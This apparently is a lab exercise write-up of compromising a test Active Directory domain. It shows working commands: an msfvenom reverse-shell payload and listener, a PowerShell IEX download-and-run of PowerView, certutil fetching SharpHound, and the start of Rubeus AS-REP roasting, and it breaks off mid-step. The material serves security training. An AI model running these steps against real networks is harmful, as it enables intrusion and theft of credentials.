Let's check "whoami":

- As we can see garyg is a standard user. He doesn't belong to any high privileges group.

```
C:\Users\garyg>whoami /all

USER INFORMATION
----------------

User Name   SID
=========== ============================================
cyber\garyg S-1-5-21-3951200390-467812779-2876480413-1113


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

```
C:\Users\garyg>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7d6d:a6cf:2560:3058%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.50
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : maxnet.net.pl
   Link-local IPv6 Address . . . . . : fe80::e094:cc84:cdcc:3a93%14
   IPv4 Address. . . . . . . . . . . : 10.0.3.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.3.2

C:\Users\garyg>
```

Lets make a quick update on Kali machine as well

```
kali@kali:~$ sudo apt update
[sudo] password for kali:
Get:1 http://mirror.accum.se/mirror/kali.org/kali kali-rolling InRelease [41.5 kB]
Err:1 http://mirror.accum.se/mirror/kali.org/kali kali-rolling InRelease
  The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
Fetched 41.5 kB in 1s (29.1 kB/s)
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
1455 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: An error occurred during the signature verification. The repository is not updated and the previous index files w
e: The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease  The following signatures were invalid: EX
W: Some index files failed to download. They have been ignored, or old ones used instead.
kali@kali:~$
```

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:32:7f:ac brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.100/24 brd 10.0.2.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe32:7fac/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:57:08:86 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 85786sec preferred_lft 85786sec
    inet6 fe80::cbd6:800b:aa77:b2e2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
kali@kali:~$
```

Kali IP on **eth0 is 10.0.2.100** and on **eth1 10.0.3.15**

Lets check with a nmap network 10.0.2.0/24 -sV

```
root@kali:/home/kali# nmap 10.0.2.0/24 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-03 13:16 EDT
Nmap scan report for 10.0.2.10
Host is up (0.0020s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-10-03 17:16:48Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: Cyber.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CYBER)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: Cyber.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=10/3%Time=66FED181%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
MAC Address: 08:00:27:6A:0F:A7 (Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.2.50
Host is up (0.00086s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:6E:05:82 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.2.100
Host is up (0.0000010s latency).
All 1000 scanned ports on 10.0.2.100 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 145.21 seconds
```


So yeah we have **10.0.2.10 host** which is up! It's really good news. That is our Windows Server/Domain Controller! We can see that Microsoft Active Directory is running. Host with **IP 10.0.2.50** is windows machine with garyg as an user. Host with **10.0.2.100** is a Kali machine.

1 Use **Msfvenom** and **Msfconsole** to obtain a reverse shell on one of the **Windows 10** clients.

Lets prepare some payload with command "**msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.0.2.100 lport=1234 > reverseShell.exe**"

```
kali@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.0.2.100 lport=1234 > reverseShell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

kali@kali:~$ ls -la
total 184
drwxr-xr-x 20 kali kali  4096 Oct  3 13:29  .
drwxr-xr-x  3 root root  4096 Jul 13  2021  ..
-rw-------  1 kali kali  1495 Jul 20  2021  .bash_history
-rw-r--r--  1 kali kali   220 Jul 13  2021  .bash_logout
-rw-r--r--  1 kali kali  4261 Jul 13  2021  .bashrc
-rw-r--r--  1 kali kali  3526 Jul 13  2021  .bashrc.original
drwxr-xr-x 11 kali kali  4096 Oct  3 12:47  .cache
drwx------  9 kali kali  4096 Jul 19  2021  .config
drwx------  3 kali kali  4096 Jul 20  2021  .dbus
drwxr-xr-x  2 kali kali  4096 Jul 13  2021  Desktop
-rw-r--r--  1 kali kali    55 Jul 13  2021  .dmrc
drwxr-xr-x  2 kali kali  4096 Jul 13  2021  Documents
drwxr-xr-x  2 kali kali  4096 Jul 21  2021  Downloads
-rw-r--r--  1 kali kali 11759 Jul 13  2021  .face
lrwxrwxrwx  1 kali kali     5 Jul 13  2021  .face.icon -> .face
drwx------  3 kali kali  4096 Oct  3 12:47  .gnupg
-rw-------  1 kali kali  2146 Oct  3 12:47  .ICEauthority
drwxr-xr-x  3 kali kali  4096 Jul 13  2021  .local
drwx------  5 kali kali  4096 Jul 13  2021  .mozilla
drwxr-xr-x  9 kali kali  4096 Jul 13  2021  .msf4
drwxr-xr-x  2 kali kali  4096 Jul 13  2021  Music
drwxr-xr-x  2 kali kali  4096 Jul 13  2021  Pictures
drwx------  3 kali kali  4096 Jul 19  2021  .pki
drwxr-xr-x 12 kali kali  4096 Jul 20  2021  .PlayOnLinux
lrwxrwxrwx  1 kali kali    36 Jul 20  2021  "PlayOnLinux's virtual drives" -> /home/kali/.PlayOnLinux//wineprefix/
-rw-r--r--  1 kali kali   807 Jul 13  2021  .profile
drwxr-xr-x  4 kali kali  4096 Jul 21  2021  projectTools
drwxr-xr-x  2 kali kali  4096 Jul 13  2021  Public
-rw-r--r--  1 kali kali  7168 Oct  3 13:29  reverseShell.exe
drwxr-xr-x  2 kali kali  4096 Jul 13  2021  Templates
-rw-r-----  1 kali kali     5 Oct  3 12:47  .vboxclient-clipboard.pid
```

Lets transfer this reverseShell.exe using python3 -m http.server




And start listening on 1234 port on Kali and run reverseShell.exe on Windows. Lets see if we can get reverse shell. As we can see blow, it worked pretty well.

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.100] from (UNKNOWN) [10.0.2.50] 54797
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Downloads>whoami
whoami
cyber\garyg

C:\Users\garyg\Downloads>
```

We can also get this shell using multi/handler exploit in msfconsole:


1. use exploit/multi/handler
2. set payload windows/x64/shell_reverse_tcp – same name of payload created by msfvenom
3. set lport 1234 – same port as in msfvenom
4. set lhost 10.0.2.100 – Kali IP

Exploit and here we are garyg:




2 Use **PowerView** to enumerate the Domain Controller and all the users, groups, OUs, and admins in the domain.

Download PowerView by using Poweshell Command: "IEX(New-Object net.webclient).Downloadstring('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1')



Executed command "Get-NetDomainController"



To find out all users in the domain I recall command “Get-NetUser”. Except standard system users as krbtgt, Default Account. We have such a users as Bryan Matheny.who is a member of Domain Admins Group.

```
logoncount            : 0
badpasswordtime       : 12/31/1600 4:00:00 PM
distinguishedname     : CN=Bryan Matheny,OU=HR department,DC=Cyber,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname           : Bryan Matheny
userprincipalname     : BryanM@Cyber.local
name                  : Bryan Matheny
objectsid             : S-1-5-21-3951200390-467812779-2876480413-1105
samaccountname        : BryanM
admincount            : 1
codepage              : 0
samaccounttype        : 805306368
whenchanged           : 7/13/2021 11:54:40 AM
accountexpires        : 9223372036854775807
countrycode           : 0
adspath               : LDAP://CN=Bryan Matheny,OU=HR department,DC=Cyber,DC=local
instancetype          : 4
usncreated            : 16407
objectguid            : 6bf62c34-7dc5-4ed4-8ef8-0d6eec92e356
sn                    : Matheny
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=Cyber,DC=local
dscorepropagationdata : {7/13/2021 11:54:40 AM, 7/13/2021 11:47:54 AM, 1/1/1601 12:00:00 AM}
givenname             : Bryan
memberof              : {CN=HR team,OU=HR department,DC=Cyber,DC=local, CN=Domain Admins,CN=Users,DC=Cyber,DC=local}
lastlogon             : 12/31/1600 4:00:00 PM
badpwdcount           : 0
cn                    : Bryan Matheny
useraccountcontrol    : 66048
whencreated           : 7/13/2021 11:47:54 AM
primarygroupid        : 513
pwdlastset            : 7/13/2021 4:47:54 AM
usnchanged            : 16473
```

To enumerate groups I did use Get-NetGroup command:

```
PS C:\Users\garyg> Get-NetGroup
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
System Managed Accounts Group
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
```

All admins:

```
PS C:\Users\garyg> Get-NetUser | select cn, whencreated, admincount | where admincount -eq 1

cn            whencreated           admincount
--            -----------           ----------
Administrator 7/13/2021 10:39:21 AM          1
krbtgt        7/13/2021 10:40:12 AM          1
Bryan Matheny 7/13/2021 11:47:54 AM          1
Tamara Medina 7/13/2021 11:53:49 AM          1
Brent Ayers   7/13/2021 11:57:34 AM          1
```

All OU's

```
PS C:\Users\garyg> Get-NetOU
LDAP://OU=Domain Controllers,DC=Cyber,DC=local
LDAP://OU=HR department,DC=Cyber,DC=local
LDAP://OU=Sales department,DC=Cyber,DC=local
LDAP://OU=IT department,DC=Cyber,DC=local
LDAP://OU=R&D department,DC=Cyber,DC=local
LDAP://OU=Accounting department,DC=Cyber,DC=local
PS C:\Users\garyg>
```


3 Use **BloodHound** to enumerate the structure of the domain. Find a way to compromise the DC station.

Executed:

1. Sudo su
2. Apt update
3. apt install neo4j bloodhound
4. neo4j console as a root. Don't know why, but console wont run on a kali user.
5. Then run bloodhound and login as a neo4j.

```
root@kali:/home/kali# neo4j console
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2024-10-05 10:33:18.615+0000 INFO  Starting...
2024-10-05 10:33:22.280+0000 INFO  ======== Neo4j 4.2.1 ========
2024-10-05 10:33:24.087+0000 INFO  Performing postInitialization step for component 'security-users' with version 2 and status CURRENT
2024-10-05 10:33:24.087+0000 INFO  Updating the initial password in component 'security-users'
2024-10-05 10:33:24.543+0000 INFO  Bolt enabled on localhost:7687.
2024-10-05 10:33:26.884+0000 INFO  Remote interface available at http://localhost:7474/
2024-10-05 10:33:26.907+0000 INFO  Started.
2024-10-05 10:33:58.489+0000 WARN  The client is unauthorized due to authentication failure.
2024-10-05 10:35:46.717+0000 WARN  The client is unauthorized due to authentication failure.
```

```
kali@kali:~$ bloodhound
(node:1804) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
```



Bloodhound is running but there is no data yet. Lets get from github Bloodhound repository where we will find Sharp Hound using a command:

git clone https://github.com/BloodHoundAD/BloodHound.git

```
root@kali:/home/kali# git clone https://github.com/BloodHoundAD/BloodHound.git
Cloning into 'BloodHound' ...
remote: Enumerating objects: 13073, done.
remote: Counting objects: 100% (1857/1857), done.
remote: Compressing objects: 100% (204/204), done.
remote: Total 13073 (delta 1751), reused 1654 (delta 1653), pack-reused 11216 (from 1)
Receiving objects: 100% (13073/13073), 186.55 MiB | 15.61 MiB/s, done.
Resolving deltas: 100% (9454/9454), done.
Updating files: 100% (652/652), done.
root@kali:/home/kali#
```

Went to Bloodhound/Collectors and start http server using python3 -m http.server

```
root@kali:/home/kali/BloodHound/Collectors# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On a Windows Machine run CMD and change directory to desktop, next execute command:

certutil -f -urlcache http://IP_TWOJEGO_KALIEGO:8000/SharpHound.exe SharpHound.exe


```
C:\Users\garyg\Desktop>certutil -f -urlcache http://10.0.2.100:8000/SharpHound.exe SharpHound.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Use Sharphound to obtain LDAP data

SharpHound.exe -c Default -d cyber.local --zipfilename cyber

```
C:\Users\garyg\Desktop>SharpHound.exe -c Default -d cyber.local --zipfilename cyber
2024-10-05T05:50:56.3676566-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2024-10-05T05:50:57.9471484-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-10-05T05:50:58.0199972-07:00|INFORMATION|Initializing SharpHound at 5:50 AM on 10/5/2024
2024-10-05T05:50:59.0668120-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for Cyber.local : WIN-DC1.Cyber.local
2024-10-05T05:50:59.5271401-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-10-05T05:51:00.4297181-07:00|INFORMATION|Beginning LDAP search for Cyber.local
2024-10-05T05:51:00.5510413-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-10-05T05:51:00.5981186-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-10-05T05:51:39.9573375-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2024-10-05T05:52:01.9797616-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 37 MB RAM
2024-10-05T05:52:05.7072423-07:00|INFORMATION|Consumers finished, closing output channel
2024-10-05T05:52:05.8049866-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-10-05T05:52:06.1352470-07:00|INFORMATION|Status: 114 objects finished (+114 1.753846)/s -- Using 42 MB RAM
2024-10-05T05:52:06.1488997-07:00|INFORMATION|Enumeration finished in 00:01:05.7398457
2024-10-05T05:52:06.2855147-07:00|INFORMATION|Saving cache with stats: 72 ID to type mappings.
 73 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-10-05T05:52:06.3341661-07:00|INFORMATION|SharpHound Enumeration Completed at 5:52 AM on 10/5/2024! Happy Graphing!
```


Lets transfer file back to Kali and put this file into Bloodhound.




As we can see there are 13 users/60 groups/2 computers/6 Ous/3GPOs and one Domain.

Lets see how the graphs look like:

Show the shortest way to Admins:



The shortest way to Admins accounts got an users from groups: IT Department to Admin, Sales Department and HR Department.



So that’s gonna be our path to compromise this domain.

4 Find a user that does not require pre-authentication through **Kerberos** (use **Rubeus**), obtain its TGT hash, and brute-force the password with **Hashcat**.

Lets download Rubeus via powershell with a command:

```
PS C:\Users\garyg> cd .\Desktop\
PS C:\Users\garyg\Desktop> iwr -Uri "https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Rubeus.exe"
-OutFile Rubeus.exe
PS C:\Users\garyg\Desktop>
```

Next check which user does not require preauthentication and get its hash with command:

.\Rubeus.exe asreproast /outfile:hash.txt /format:hashcat /domain:Cyber.local

```
